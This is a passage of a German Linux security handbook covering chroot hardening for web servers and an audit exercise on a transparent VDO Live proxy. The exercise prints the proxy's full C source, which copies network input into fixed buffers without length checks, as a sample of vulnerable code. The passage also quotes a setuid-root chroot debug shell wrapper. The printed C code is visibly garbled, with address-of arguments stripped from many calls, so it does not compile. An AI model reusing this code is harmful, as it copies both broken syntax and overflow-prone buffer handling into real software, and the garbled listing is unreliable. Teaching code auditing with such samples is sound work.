Die Firma SUN hat seit einiger Zeit fast alle wichtigen Dämonen statisch kompiliert und mit einer chroot() Funktion ausgestattet. In sofern ist SUN allen anderen UNIXen, zumindest LINUX jedenfalls, weit voraus. Programme von Fremdherstellern jedenfalls sind noch nicht so weit. Das bedeutet, daß auch beim Einsatz von Trusted Solaris dieselben Probleme auftreten, wie mit LINUX. Man kommt um eine Überprüfung der UNIX Dämonen bei keinem UNIX herum. Mit dem Kernel 2.2 hat sich LINUX aber sehr an BSD-UNIX angepaßt. Es lassen sich alle BSD-UNIX Dämonen von Open/Net/FreeBSD ganz einfach auf LINUX portieren. Angesichts der hohen Qualitat der BSD Dämonen sollte man als Systemadministrator im Bedarfsfall auf diese Dämomen zurückgreifen. Das chroot() Skript findet sich überall im Internet oder auf dem Server des DFN-CERT, der wirklich eine viel unterschätzte Resource ist...

Windows NT 4.0 im Übrigen unterstützt im Prinzip aufgrund seiner POSIX - Kompatibilität auch chroot(). Wenn Windows NT in der Version 6.0 dann irgendwann einmal alle Funktionen von UNIX beherrscht, und ein echtes Multiuser/Multitasking Betriebssystem sein wird, dann wird das Thema dort sicher top aktuell werden.

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

22.7 Warum Filter anfällig gegen buffer overflows sind

Das folgende Beispiel stammt von Eric Dumazet und findet sich auf ftp://ftp.ris.fr/pub/linux/proxy/. Es ist ein Beispiel für einen Proxy, wie man ihn auf vielen Firewalls implementiert finden kann. Viele Firewall - Hersteller benutzen oft Code aus dem Internet, um Ihrer Firewall noch ein paar spezielle Protokolle, hier einem VDO Proxy, hinzuzufügen. Dies ist nicht der in dem LINUX Kernel implementierte Proxy, sondern einer, der auf jedem UNIX einfach zu installieren ist. Der Autor hat auch einen transparenten HTTPD-PROXY geschrieben, der auch auf o.a. URL zu finden ist. Das Problem mit diesem Proxy ist folgendes. Es fehlen überall Begrenzungen für die maximal zulässige Länge der Übergabeparameter. Um feststellen zu können, welche Daten von wo aus an den Filter übergeben werden, muß man eine vollständige Flußanalyse des (hier noch überschaubaren Programmes) durchführen. Es müssen also folgende Fragen geklärt werden. Ein einziger Fehler im Quellcode ist bereits für einen Angreifer ausreichend, um in das Netzwerk hinter dem Proxy vorzudringen. Wo ist der Fehler ?:

- Werden ARGC() ARGV() abgefangen ?
- Wie fordern die Unterroutinen in stdio, netdb, netinet u.s.w Speicher an (malloc, realloc, vmalloc). Welche Routinen sind buffer overflow gefährdet ?
- Welche Arrays sind statisch angelegt, welche Informationen können dort hineingeschrieben werden ? Ist ein buffer overflow möglich ?
- Werden unzulässig Lange Strings vor dem Speichern in statische Arrays auf Überlänge abgefragt ? Wo ist ein Beispiel im Code ?
- Welche Pointer auf Arrays oder Funktionen können mit unzulässigen Werten gefüllt werden. Wo werden diese Werte auf Zulässigkeit untersucht ?
- Welche Fehlermeldungen werden an den SYSLOGD oder KLOGD bei welchen Fehlern übergeben ? Welche Fehler können vom Systemadministrator entdeckt werden ?
- Nach welchem Mechanismus arbeitet der VDO Proxy ? Welche Ports (TCP/UDP) sind zu welchem Zeitpunkt geöffnet, welche bleiben unnötig lange geöffnet ? Welche TCP Ports bleiben offen ? Welche Angriffe sind möglich ?
- Welche Ports werden nach Absprache mit dem VDO Video-Server im Internet in der Firewall bzw. in dem Proxy geöffnet ? Ist der Proxy manipulierbar dahingehend, daß eventuell die Firewall auch für andere Protokolle transparent wird ?
- Wieviel Speicher verbraucht der Proxy in Abhängigkeit der Zahl der Video Datenströme ? Ist ein DoS möglich ?
- Wie fängt der Proxy Spoofing Angriffe ab ? Wird ein double reverse lookup durchgeführt ?
- Wird der IDENTD mit aktiviert ? Welche Informationen könnte dieser liefern ?
- Kann man den Proxy mit einem TCP Wrapper betreiben ?
- Kann der PROXY in einer CHROOT() Umgebung gestartet werden ?
- Was passiert, wenn der das Format der Videodaten plötzlich verändert wird. Kann sich der Eingangspuffer dynamisch anpassen, oder ist ein buffer overflow möglich ?
- Können Funktionen, wie strcpy() mit unzulässigen Werten aufgerufen werden (altes strcpy() Pointer Problem) ?
- Ist die Library gefixt ?
- Gibt es Parameter, die bei Übergabe an den PROXY diesen Killen (DoS) ?
- Wieviele gleichzeitige Video Datenströme verträgt der PROXY ?

Wer sich intensiver mit dieser Materie auseinandersetzt, wird beim Lesen dieses Artikels über sicheres Programmieren unter UNIX, siehe http://www.whitefang.com/sup/secure-faq.html, daß viele Programme unter LINUX weit davon entfernt sind, sicher zu sein....

Für C-Spezialisten hier nun der vollständige Quellcode, der, bevor er auf einer Firewall eingesetzt werden kann, nach obigen Punkten abgesucht werden sollte. Wie schwer dieses ist, davon kann man sich an diesem sehr kleinen Beispiel selber überzeugen. Man bekommt vielleicht dann einen Eindruck davon, wieviel Mist oft Sicherheitsexperten erzählen (Windows NT ist sicher !, u.s.w.) und wie schwierig es ist, den Quellcode von 1500 Programmierern (Microsoft) und mehrere millionen Zeilen Quellcode nach Fehlern zu durchleuchten. Spätestens nach dieser kleinen Übung sollte auch der letzte Verfechter von Software ohne freien Quellcode davon überzeugt sein, daß viele Augen mehr sehen, als wenige, und daß es immer besser ist, nach dem KISS (Keep It Small and Simple) Prinzip die Software auszuwählen:

```
/*
 * vdoproxy.c
 *
 * AUTHOR : Eric Dumazet  edumazet@ris.fr
 * DATE : 19961015
 * This is a VDO live proxy for LINUX (with TRANSPARENT PROXY enabled)
 * Usage :
 *   First you must insure that connections for port 7000 are redirected
 *  ipfwadm -I -a acc -P tcp -S yournet/24 -D any/0 7000 -r 7000
 *  Then, launch vdoproxy (no arguments)
 */
#include    <stdio.h>
#include    <sys/types.h>
#include    <sys/time.h>
#include    <sys/socket.h>
#include    <netdb.h>
#include    <netinet/in.h>
#include    <arpa/inet.h>
#include    <signal.h>
#include    <syslog.h>
#include    <string.h>
#include    <stdlib.h>
#include    <ctype.h>
#include    <unistd.h>

#define VDO_TCP_PORT 7000

int  listen_port = 7000 ;
int  dflg ; /* debug flag */
int lflg ; /* log flag */
int  dest_port = 7000 ;
struct sockaddr_in dest_addr;
int trace_fd = 1 ;

void hexdump_err(p, len)
const char *p ;
int len ;
{
char _aux_bb[128] , c ;
```

```
int i , n ;
int dep = 0 ;
    while (len > 0) {
        sprintf(_aux_bb, "%3X: ", dep) ; dep += 16 ;
        i = 5 ;
        for (n = 0 ; n < 16 ; n++) {
            if (n < len) sprintf(&_aux_bb[i], "%02X ", p[n]&255) ;
            else strcpy(&_aux_bb[i], "   ") ;
            i+=3 ;
            }
        for (n = 0 ; n < 16 ; n++) {
            if (n < len) {
                c = p[n] ;
                _aux_bb[i] = (' ' <= c && c < '\177') ? c : '?' ;
                }
            else _aux_bb[i] = ' ' ;
            i++ ;
            }
        _aux_bb[i++] = '\n' ;
        write(trace_fd, _aux_bb, i) ;
        p += 16 ,
        len -= 16 ;
        }
}
/*
 * Basic functions : allocates a socket, and does a connect to the server,
 * on port 7000
 */
int serverconnect(struct sockaddr *nm)
    {
    int fd ;

    fd = socket(AF_INET, SOCK_STREAM, 0) ;
    if (fd == -1) {
                if (lflg) fprintf(stderr, "couldnt allocate socket\n") ;
                return -1 ;
                }
    dest_addr.sin_port = htons(VDO_TCP_PORT);
    dest_addr.sin_family = AF_INET ;
    dest_addr.sin_addr.s_addr = ((struct sockaddr_in *)nm)->sin_addr.s_addr
;
    if ( connect(fd, (struct sockaddr *)_addr, sizeof(dest_addr)) < 0 )
{
                if (lflg) fprintf(stderr, "couldnt connect to server :
%s\n", strerror(errno)) ;
        close(fd) ;
        return -1 ;
        }
    return fd ;
    }
/*
```

```
 * Open a socket in order to receive UDP datagrams
 */
int alloue_server_udp(int *sockudp, int *server_udp_port)
    {
    struct sockaddr_in name ;
    int len ;
        int res ;

    *sockudp = socket(AF_INET, SOCK_DGRAM, 0) ;
    if (*sockudp == -1) return -1 ;
    memset(, 0, sizeof(name)) ;
    name.sin_family = AF_INET;
    name.sin_addr.s_addr = INADDR_ANY;
/*    name.sin_port = 0 ;*/
    res = bind(*sockudp, (struct sockaddr *), sizeof(name)) ;
        if (res == -1) {
                perror("bind") ;
                close(*sockudp) ;
                return -1 ;
                }
        if (dflg) fprintf(stderr, "Avant getsockname port=%d\n",
ntohs(name.sin_port)) ;
    len = sizeof(name);
    getsockname(*sockudp, (struct sockaddr *) , ) ;
    *server_udp_port = ntohs(name.sin_port) ;
    if (dflg) fprintf(stderr, "port %d allocated\n", *server_udp_port) ;
    return 0 ;
    }
/*
 * Each connection is handled by a separate process.
 */
void do_child(int newfd)
    {
    struct  sockaddr name, namepeer ;
    struct  sockaddr_in where ;
        struct  sockaddr_in outudp ;
    struct sockaddr_in from;       /* Sending host address */
    fd_set rfd ;
        int already_bind = 0 ;
    char buffer[4096] ;
    char zone[64] ;
    int pos = 0 ;
    int namelen , fromlen, i ;
    int fd_to_proxy ;
    int maxfd ;
    int lu , res ;
    int sockudp , sockcl ;
    int client_udp_port, server_udp_port ;

    namelen = sizeof(namepeer) ;
    i = getpeername(newfd, , ) ;
```

```
    /* This hack, is the TRANSPARENT PROXY magic :
     * We want to know wich destination the client want to connect
     */
    namelen = sizeof(name) ;
    i = getsockname(newfd, , ) ;

        if (lflg || dflg) {
                time_t tnow ;
                struct tm *tm ;

                time() ;
                tm = localtime() ;
                fprintf(stderr, "%02d:%02d:%02d %d.%d.%d.%d:%d ->
%d.%d.%d.%d ",
                        tm->tm_hour,
                        tm->tm_min,
                        tm->tm_sec,
                        namepeer.sa_data[2] & 255,
                        namepeer.sa_data[3] & 255,
                        namepeer.sa_data[4] & 255,
                        namepeer.sa_data[5] & 255,
                        ntohs(((struct sockaddr_in *))->sin_port),
                        name.sa_data[2] & 255,
                        name.sa_data[3] & 255,
                        name.sa_data[4] & 255,
                        name.sa_data[5] & 255) ;
                }
    fd_to_proxy = serverconnect() ;
    if (fd_to_proxy == -1) exit(1) ;

    lu = read(newfd, buffer, sizeof(buffer)) ;
    if (dflg) {
        printf("From client : (%d)\n", lu) ;
        fflush(stdout) ;
        hexdump_err(buffer, lu) ;
        }
/*
 * On extrait de la demande du client le port UDP qu'il desire employer.
 */
    /*
     * Recherche "VDO Live"
     */
    for (i = 0 ; i < lu ; i++) {
        if (memcmp(buffer + i, "VDO Live", 8) == 0) {
                        i += 8 ;
                    client_udp_port = ((buffer[i+2] & 255)<< 8) +
(buffer[i+3] & 255) ;
                    buffer[i+2] = server_udp_port >> 8 ;
                    buffer[i+3] = server_udp_port ;
                        break ;
```

```
                        }
                }
    alloue_server_udp(, _udp_port) ;

        /* on fait en sorte que les paquets que nous emettons aient comme
adresse source */
        /* l'adresse du serveur */
    sockcl = socket(AF_INET, SOCK_DGRAM, 0) ;



    where.sin_family = AF_INET ;
    where.sin_addr.s_addr = ((struct sockaddr_in
*))->sin_addr.s_addr ;
        if (dflg) fprintf(stderr, "s_addr %x ",
                ntohl(where.sin_addr.s_addr)) ;
    where.sin_port = htons(client_udp_port) ;
    if (dflg) fprintf(stderr, "port udp du client : %d\n", client_udp_port)
;
    /*
     * Recherche 2eme "VDO Live"
     */
    for ( ; i < lu ; i++) {
        if (memcmp(buffer + i, "VDO Live", 8) == 0) {
            pos = i + 10 ;
            break ;
            }
        }
    if (pos) {
        buffer[pos] = server_udp_port >> 8 ;
        buffer[pos+1] = server_udp_port ;
                if (lflg) fprintf(stderr, "%s\n", buffer + pos + 10) ;
        }

    write(fd_to_proxy, buffer, lu) ;
    if (dflg) {
        printf("To server : (%d)\n", lu) ;
        fflush(stdout) ;
        hexdump_err(buffer, lu) ;
        }

    FD_ZERO() ;
    maxfd = (fd_to_proxy > newfd) ? fd_to_proxy : newfd ;
    if (sockudp > maxfd) maxfd = sockudp ;
    maxfd++ ;
    for (;;) {
        FD_SET(newfd, ) ;
        FD_SET(fd_to_proxy, ) ;
        FD_SET(sockudp, ) ;
        i = select(maxfd, , 0, 0, 0) ;
```

```
        /* Is there a DATAGRAM ? */
        if (FD_ISSET(sockudp, )) {
                        fromlen = sizeof(from) ;
            res = recvfrom(sockudp, buffer, sizeof(buffer), 0,
                        (struct sockaddr *) , ) ;
            if (res > 0) {
                if (dflg) fprintf(stderr, "UDP (%d) %x:%d %x\n", res,
                        ntohl(from.sin_addr.s_addr),
                        ntohs(from.sin_port),
                        ntohs(from.sin_port)) ;
                                if (!already_bind) {
                                        int on = 1 ;
                                        already_bind = 1 ;
                                    outudp = from ;
                                    if (setsockopt(sockcl, SOL_SOCKET,
SO_REUSEADDR, (char *) , sizeof(on)) < 0) {
                                        perror("setsockopt(REUSEADDR)
problem") ;
                                        }
                                    if (bind(sockcl, (struct sockaddr *)
, sizeof(outudp)) == -1)
                                        perror("bind sockl") ;
                                        }
                    sendto(sockcl, buffer, res, 0, (struct sockaddr *),
                        sizeof(struct sockaddr_in)) ;
                    }
            }
        /* Is there any data from the client ? */
        if (FD_ISSET(newfd, )) {
            lu = read(newfd, buffer, sizeof(buffer)) ;
            if (lu <= 0) break ;
            write(fd_to_proxy, buffer, lu) ;
            if (dflg > 2) {
                printf("From client: (%d)\n", lu) ;
                fflush(stdout) ;
                hexdump_err(buffer, lu) ;
                }
            }
        /* Is there any data from server ? */
        if (FD_ISSET(fd_to_proxy, )) {
            lu = read(fd_to_proxy, buffer, sizeof(buffer)) ;
            if (lu <= 0) break ;
            write(newfd, buffer, lu) ;
            if (dflg > 2) {
                printf("From Proxy (%d):\n", lu) ;
                fflush(stdout) ;
                hexdump_err(buffer, lu) ;
                }
            }
        }
    _exit(0) ;
```

```
    }

/*
 * This function setups the listen port, and forks a child for each
 * connection
 */
void wait_conn(void)
    {
    struct  sockaddr_in addr;
    int sock, newfd;
    int on ;

    if( (sock = socket(AF_INET,SOCK_STREAM,0)) < 0 ) {
        perror("socket problem");
        exit(1);
    }
    memset(,0,sizeof(addr));
    addr.sin_port = htons(listen_port);
    addr.sin_family = AF_INET;
    on = 1 ;
    if (setsockopt(sock, SOL_SOCKET, SO_REUSEADDR, (char *) , sizeof(on))
< 0) {
        perror("REUSEADDR problem") ;
        }

    if (bind(sock, (struct sockaddr *), sizeof(addr)) ) {
        perror("bind problem");
        exit(1);
    }
    if( listen(sock, 5) < 0 ) {
        perror("listen problem");
        exit(1);
    }
    signal(SIGCLD, SIG_IGN) ;
    while (1) {
        if ((newfd=accept(sock, 0, 0) ) < 0) {
            perror("accept");
            continue ;
/*          exit(1);*/
            }
        if (fork() == 0) {
            close(sock) ;
            do_child(newfd) ;
            }
        close(newfd) ;
        }
    }

void usage(int exitcode)
{
fprintf(stderr, "Usage : vdoproxy [-V] [-d] [-l]\n") ;
```

```
    fprintf(stderr, " -V : Display usage and version.\n") ;
    fprintf(stderr, " -d : increase debug level.\n") ;
    fprintf(stderr, " -l : log\n") ;
    exit(exitcode) ;
    }

    int main(int argc, char **argv)
    {
    int c ;
    extern int optind ;
    extern char *optarg ;

    while ((c = getopt(argc, argv, "Vdl")) != EOF) {
        switch (c) {
            case 'V' : usage(0) ; break ;
            case 'd' : dflg++ ; break ;
            case 'l' : lflg++ ; break ;
            default : usage(1) ;
            }
        }
    wait_conn() ;
    return 0 ;
    }
```

Als Vergleich mag der Abschnitt über die Absicherung von PERL Skripten dienen: Kapitel PERL Sicherheit bei WWW-Servern....

22.8 Installation von Servern mit CHROOT

Besonders wichtig ist es stets, WWW-Server, SQL Datenbanken, FTP-Server... so abzusichern, daß ein Angreifer im Falle eines Einbruchs möglichst wenig Rechte erhält, und in einem Unterverzeichnis gefangengehalten wird. Es ist selbstverständlich, daß die Dämonen mit möglichst wenig Rechten gestartet werden. Der Start eines Dämons in einer CHROOT() Umgebung sollte eigendlich selbstverständlich sein. Viele kommerzielle Server, wie z.B. der Netscape Enterprise Server, ROXEN Challenger und viele FTP Dämomen unterstützen diese Funktionalität von Hause aus, sind aber in vielen Fällen nicht automatisch aktiviert. Schauen Sie bitte zuerst im Handbuch nach, bevor Sie dieser Installationsanleitung folgen. Sie ist allgemeingültig auf alle Dämomen unter UNIX anwendbar und erhöht die Sicherheit eines Server enorm, ohne sich negativ auf die Performance auszuwirken. Sie sollten, nachdem Sie diese Übung hier absolviert haben, alle Serverdämomen unter UNIX so absichern.

Wie man einen WWW-Server unter UNIX hinter einer Firewall mit Hilfe eines CHROOT() Skriptes absichert, wird in diesem Abschnitt detailliert beschrieben. Man beachte auf das Kapitel CHROOT(). Das Original findet sich auf http://hoohoo.ncsa.uiuc.edu/docs/tutorials/chroot-example.html, und ist von Denise Deatrich vom CERN, Schweiz verfasst worden. Sie ist in englisch verfaßt und leicht verständlich.

```
The following is a post from last year about how someone went about creating
a chroot web server. Though he used CERN's http, it applies equally well to
most web servers.
-------------------------------------------------------------------------------
From: deatrich@hpopc1.cern.ch (Denice Deatrich)
Subject: how to chroot your web tree -- an example

(this posting is a bit long; but might be useful to people who want a
detailed example of chroot-ing a web tree)

Earlier this year I chroot-ed our web tree, and I'm REALLY glad I did. Our
web site fulfills many functions, and grows like mad. Various people
contribute to the tree, and they will try almost _anything_, even people who
you thought knew little about unix...

Why do this? Well, it suffices to read comp.security.unix, or
comp.infosystems.www.authoring.cgi to understand why you should be aware of
possible security pitfalls in serving a web tree. So why not take extra
precautions to protect your server? 'chroot'ing an application definitely
limits the byte-space that an application can roam. It will NOT solve all
problems, but at least it will contain things. Holy smokes! There is so much
Internet-mania right now, and there are so many uninformed people jumping on
the bandwagon... So if you are a system administrator than you should (try
to) stay one step ahead of them all...

There is an extra benefit in chroot-ing a web tree: we can move our web tree
anywhere, anytime if a disk dies (especially if you have a 'spare' host that
can suddenly 'assume' your web-hosts identity when your boot volume dies).
This might be important if you cannot live without your tree. Don't laugh
--if all of your colleagues' documentation lives there, then, well, you
can't live without it. Sometimes documentation really IS important.
```

Before you start you have to decide if this is a do-able task. If your entire tree can live on one file system, then this may be for you. But if links and cgi-Skripts reach out across filesystems and nodes and people's home directories (in this 'automounted' or 'afs-ed' world), then this probably isn't your cup of tea. You have to know your web tree really well first. In particular, take a close look at your cgi-Skripts and all Skripts and utilities called by your cgi-Skripts before you start.

We use the CERN http daemon, and our web site is served by an HP running 9.05 HP-UX and NIS (but it is not an NIS server). This information is necessarily HP-specific, but it should generalize. It took me a couple of afternoons of work to produce a working web tree.

So these are the steps I followed to chroot a LIVE web tree. It wasn't as painful as I thought it would be, but it requires a bit of work if you want to provide a high level of functionality.

In the following steps I have assumed:

the web tree owner is:	www
living in group:	webgroup
I have also assumed that the new web root is at:	/wtree

Create a tree in a NEW web root and give it the appropriate ownership. If only one account edits files in the web tree, then your are set. If multiple user accounts update files, then presumably you could have a special group for web updating, and have people 'newgrp' to this group. Thus:

```
chown -R  www:webgroup /wtree
chmod -R 755 /wtree   (or 775 if 'webgroup' needs write permission)
```

You might also choose to create some kind of a 'home' directory structure (see http://hoohoo.ncsa.uiuc.edu/docs/tutorials/chroot.html)
**From this point you work as user 'www'

Create the skeleton tree in the new web root. You will probably need:
bin, etc, tmp, dev, lib

You have to decide whether you are going to put sharable libraries in your web tree. I decided to NOT do this (though in the end I put one library there). If I was to do this all over again, I probably wouldn't have opted for only staticly-linked versions. At the time I was worried about 'duplicating' my file system in the web tree.
If you decide to put sharable libraries in the tree, then you have to figure out which ones. This might not be easy! Anyway, you should copy a useful set of utilities to your /wtree/bin directory, and copy any necessary libraries to /wtree/lib or /wtree/usr/lib.

Note: the 'useful set of utilities' is necessary if you use cgi Skripts in your web tree. Therefore which ones you need will depend on which utilities are referenced by your cgi-Skripts.

If you do as I did and opt for staticly-linked versions, then the easiest thing is to get a bunch of GNU file utilities and compile them staticly, so that you don't need shared libraries. These utilities are available in these GNU files sets:

(bash, binutils, diffutils, find, gawk, grep, sed, textutils)

Only install what you will use; for example, don't install 'df' unless you want to try to provide it with the 'mount table'. This is an example set of GNU utilities:

bash	cat	cksum	comm	cp	csplit	cut
du	expand	find	fmt	fold	gawk	
grep	head	join	ln	locate	ls	mkdir
mv	nl	od	paste	pr	rm	rmdir
sort	split	sum	tac	tail	touch	tr
unexpand	uniq	wc	xargs			

Copy all of these files into /wtree/bin
I also compiled a staticly-linked version of perl (version 5). This took a few iterations, mostly because I dislike the 'Configure' Skript. So I installed perl in /wtree/bin/ and the Perl libraries in /wtree/lib/perl5/

In addition, 'date' and 'file' are useful. So I copied the HP versions of them, and took the shared library and dynamic loader that I needed for them. Thus on an HP system you need to copy /lib/libc.sl and /lib/dld.sl into /wtree/lib/ For 'file' you also need 'magic', which you should put in /wtree/etc

It is also useful to create a symbolic link from bash to 'sh' and from gawk to 'awk' in /wtree/bin. Note: pretending that bash is 'sh' is quite functional; however on HP-UX the 'system()' C-function wants /bin/posix/sh. Trying to fool it with a link to bash won't work (I was compiling 'glimpse' for our web tree, and it uses lots of inane system() calls. So I was forced to copy /bin/posix/sh into /wtree/bin/posix/)

PLEASE NOTE: place COPIES of files in the web tree, do not use hard links! Otherwise, why are you bothering to chroot the tree? Anyway, the web tree should be able to live on any disk... hard links can't!

Make the /wtree/dev/null device file

Copy any needed networking files into /wtree/etc; the following should do from your host's /etc/ tree. By all means, make these files as minimal as possible:

```
        hosts
        resolv.conf       ## the DNS resolver file
    and maybe:
        nsswitch.conf     ## Naming Server fall-over file; useful with NIS
```

Now go and compile the daemon 'httpd' staticly. Also make staticly- linked versions of cgiparse and cgiutils. Copy all of these into /wtree/bin/ Make any additional directory structure that you will need in your web tree; for example:

```
      /wtree/icons
      /wtree/sounds
      /wtree/images
      /wtree/log
```

(or just copy these from your existing web tree)

And of course create a directory for your cgi-bin tree, using whatever name you have specified in the http configuration file. Copy your prepared configuration file 'httpd.conf' into /wtree/etc/ (or whatever sub-directory you have designated for this purpose). Also prepare and copy any other httpd files that you will need; for example, 'passwd', 'group', 'protection' (and copy an appropriate .www_acl file into these directories as well).

Make a chroot wrapper for your daemon, compile and install it, and update whatever Skript will be launching it from boot up. For example, if I call my wrapper 'httpd' and install it in /usr/local/bin, then from /etc/inittab the entry looks something like:

```
        blah:run_level:once:/usr/local/bin/httpd /wtree >>/tmp/httpd.log
2>&1
```

An example wrapper follows. The 'uMsg()' calls are just home-brewed function calls that output error messages. Substitute your own error messages:

```
/** wrapper BEGINS **/
#include <stdio.h>
#include <unistd.h>
#include "uUtil.h"  /* for uMsg() */

void    main( int argc, char *argv[] )
{
  uid_t uid  = your_web_user_uid_here;
  gid_t gid  = your_web_user_gid_here;
  int   ierr = 1;
  char  *p;

  if( argc != 2 )
  {
    fprintf( stderr, "USAGE: %s WEB_ROOT\n", argv[0] );
    fprintf( stderr, "WHERE: WEB_ROOT - is the root of the web tree\n" );
  }
  else
  {
    p = argv[1];
    if( chdir(p) )
    {
       uMsg( U_FATAL, "chdir to %s failed: %S", p );
    }
    else if( chroot(p) )
    {
       uMsg( U_FATAL, "chroot to %s failed: %S", p );
    }
    else if( setuid(uid) != 0 )
    {
       uMsg( U_FATAL, "setuid failed: %S" );
    }
    else if( setgid(gid) != 0 )
    {
       uMsg( U_FATAL, "setuid failed: %S" );
    }
```

```
    else
    {
      execl( "/bin/httpd","httpd",(char *)0 );
      uMsg( U_FATAL, "execl failed for httpd: %S" );
    }
  }
  exit( ierr );
}
/** wrapper ENDS **/
```

Now you have to install your existing html files into your new tree. If people have been using relative pathnames in their html files, then there won't be many difficulties. In my case I just copied all necessary trees into the new location (using korn-shell syntax):

```
        cd /old_web_tree
        for i in dir1 dir2 dir3 dir4 blahblahblah ; do
          cp -r $i  /wtree/$i
        done
```

You will have to correct any html files that have full pathnames in their links. You will also have to correct any cgi-Skripts or shell Skripts that have incorrect pathnames in them;
for example: #!/usr/local/bin/perl

Now go around and put out fires.
NOTE:
It is possible to write C-utilities that will remote-shell to a trusting host [using getservbyname() and rcmd()] to get some time-critical information that you want to have accessible from your web tree. (Well, people use web-trees for all kinds of purposes). The utility can screen options to ensure that only 'safe' requests are sent to the trusting host. This avoids the necessity of keeping a small UNIX passwd file in your web tree (but requires a small services file in /wtree/etc/ if you aren't running NIS).
NOTE:
It is useful to make a shell wrapper that you can use to debug Skript probems in your web tree. Using exactly the same wrapper as above, substitute the following in the execl() function:

```
        execl( "/bin/bash","bash", (char *)0 );
```

Note that it has to be setuid root.
For example, if you call this chroot-ed shell: cr_shell, then on your web host, you can launch a chroot-ed shell to test Skripts (but do it in a sub-shell so that you don't destroy your environment):

```
     $ (export PATH=/bin; export HOME=/; /my/path/name/to/cr_shell /wtree )
```

22.9 Kurzeinführung CHROOT() für WWW-Server

Besonders wichtig ist es stets, WWW-Server, SQL Datenbanken, FTP-Server... so abzusichern, daß ein Angreifer im Falle eines Einbruchs möglichst wenig Rechte erhält, und in einem Unterverzeichnis gefangengehalten wird. Es ist selbstverständlich, daß die Dämonen mit möglichst wenig Rechten gestartet werden. Der Start eines Dämons in einer CHROOT() Umgebung sollte eigendlich selbstverständlich sein. Viele kommerzielle Server, wie z.B. der Netscape Enterprise Server, ROXEN Challenger und viele FTP Dämomen unterstützen diese Funktionalität von Hause aus, sind aber in vielen Fällen nicht automatisch aktiviert. Schauen Sie bitte zuerst im Handbuch nach, bevor Sie dieser Installationsanleitung folgen. Sie ist allgemeingültig auf alle Dämomen unter UNIX anwendbar und erhöht die Sicherheit eines Server enorm, ohne sich negativ auf die Performance auszuwirken. Sie sollten, nachdem Sie diese Übung hier absolviert haben, alle Serverdämomen unter UNIX so absichern.

```
Every effort has been made on the part of the NCSA HTTPd Development Team to
ensure a high level of security from break-ins through HTTPd. Occasionally,
however, we miss one. For this reason, the server processes which handle
outside connections are setuid to another user, such as nobody, who should
have no permissions on the machine. This can be set using the User
directive.
For some, this might not be enough. There is something more that you can do,
however. Most systems have available a command line chroot command. This
command allows the system administrator (its usually restricted to the root
user) to force a program to run under a subset of the file system, without
allowing access from it to any other parts of the file system. This is
usually how anonymous ftp is handled, and more information about running
programs chroot can be gleaned from manpages and such which correspond to
setting up anonymous ftp.

The general form of the command is:
chroot directory command

Where directory is the new root directory and command is the command to run
under that directory.

For example:
chroot /www httpd

In this example, /www will become the new / directory, and anything not
under /www will not be accessible.

There are some difficulties associated with this, however. Anything you want
to server/run/etc. needs to be in /www. This also means that if HTTPd is
linked with shared libraries, the shared libraries have to be available
under /www. Any cgi Skripts must be under /www, as well as the interpreters
(sh,perl,etc) needed to run them. Any shared libraries for the cgi Skripts
need to be in /www. The document tree, the server root, the logfiles, the
user directories (and a copy of /etc/passwd in /www/etc/passwd if you want
to have /~username/ paths). You don't want to have the passwords in the
/www/etc/passwd file, and you could fake a different user directory in it
for /~username/ paths that is under the /www directory.
```

Denice Deatrich of CERN set his server up in a chroot environment. He wrote a step by step guide available here

---

This is a non-trivial thing to setup, and it is unlikely to be necessary. We will provide only minimal support for setting up a chroot server, as we don't use this locally.

Example
Using the following directory tree:

```
/www
/www/etc
/www/docs
/www/logs
/www/conf
/www/home
/www/home/blong
/www/home/httpd
/www/cgi-bin
/www/icons
/www/lib
/www/bin
```

Where /www will be the new root directory.
Into /www/lib you will need to copy at least the shared c library (libc.so, libc.sa, libc.a, libc.sl, or ..., depending on the system). Other libraries may be necessary depending on the system and what other binaries you want to run.

In /www/bin, you will need copies of sh, perl, tclsh, etc. If you have any gateways such as archie, uptime, date, finger, ph, copies of these programs will also have to be in in /www/bin.

/www/docs is your document root, but in the srm.conf file, it will be set to /docs (which is the directory after the chroot command).

/www/etc might need a copy of /etc/passwd and /etc/group. Make sure there are no passwords in this file (on most systems, this is the second field of the colon separated fields). Some systems require an entry for the uid of the user HTTPd will setuid to, so that entry would be the minimum for the passwd file (and group as well). If you intend to provide /~username/ URLs, you must have a valid directory entry as well, which must be under /www but without the /www part. Here is a sample /www/etc/passwd file:

```
httpd:*:25:607:NCSA HTTPd Tech Support:/home/httpd:/bin/false
blong:*:524:1:Brandon Long:/home/blong:/bin/false
nobody:*:4294967294:4294967294::/:
```

/www/conf will contain all of the configuration files for HTTPd, and

/www/cgi-bin, /www/logs, /www/icons contain what you would expect. All of the configuration parameters which point to an absolute directory must assume that /www = /

23. Hackers Guide oder was man über Cracker wissen muß

Hackerangriffe haben in der letzten Zeit wiederholt für Schlagzeilen in der Presse gesorgt. Von Angriffen auf Unternehmen wurden nur wenige Fälle offiziell bekannt. Allein im letzten Jahr konnte ich allein auf denen von mir betreuten Servern hunderte von Angriffen registrieren. Viele darunter waren einfache Versuche von Hackern mit den im Internet verbreiteten Werkzeugen, ein paar dutzend Hacker hatten offensichtlich etwas mehr Skill. Auf der Suche nach geeigneten Abwehrmaßnahmen gegen solche Angriffe mußte jedoch zuvor analysiert werden, wie die Hacker in das System eingedrungen sind, und ob eventuell der Einsatz einer Firewall möglich ist. Das Resultat ist ernüchternd, zumal Firewalls gegen viele Angriffe auf Server keinerlei Schutz bieten können. Einige genauere Untersuchungen haben aber auch gezeigt, daß Firewalls, die Intranets absichern sollen, doch etwas anders überwunden werden, als viele der Systemadministratoren sich dieses vielleicht vorstellen. Der Grund liegt nicht im Versagen evtl. einer Firewall, sondern zumeist in gravierenden Mängeln bei der Aufstellung und Umsetztung eines Sicherheitskonzeptes, welches einen Einbruch in das Netzwerk sehr erleichtert.

Um jedoch Sicherheitskonzepte aufbauen zu können, sind Erfahrungen notwendig, die man nicht einigen Prospekten von Firewall - Herstellern oder Büchern entnehmen kann. Insbesondere trifft es unerfahrene Systemadministratoren hart. In dem Artikel soll vielmehr die Sicherheit aus der Sicht des Hackers oder besser gesagt, des Crackers geschildert werden. Um ein Netzwerk erfolgreich schützen zu können, sind Hintergrundwissen und viel Erfahrung notwendig. Insbesondere sollte man sich selber einmal als Cracker betätigt haben. Als Anfangsübung sollten ein standardmäßig installierter Windows NT Server oder ein LINUX Server genügen. Nur wer die Lücken und Schwächen der von ihm betreuten Systeme kennt, weiß, wonach er im Falle eines Angriffs suchen muß, und wie er das System schützen kann.
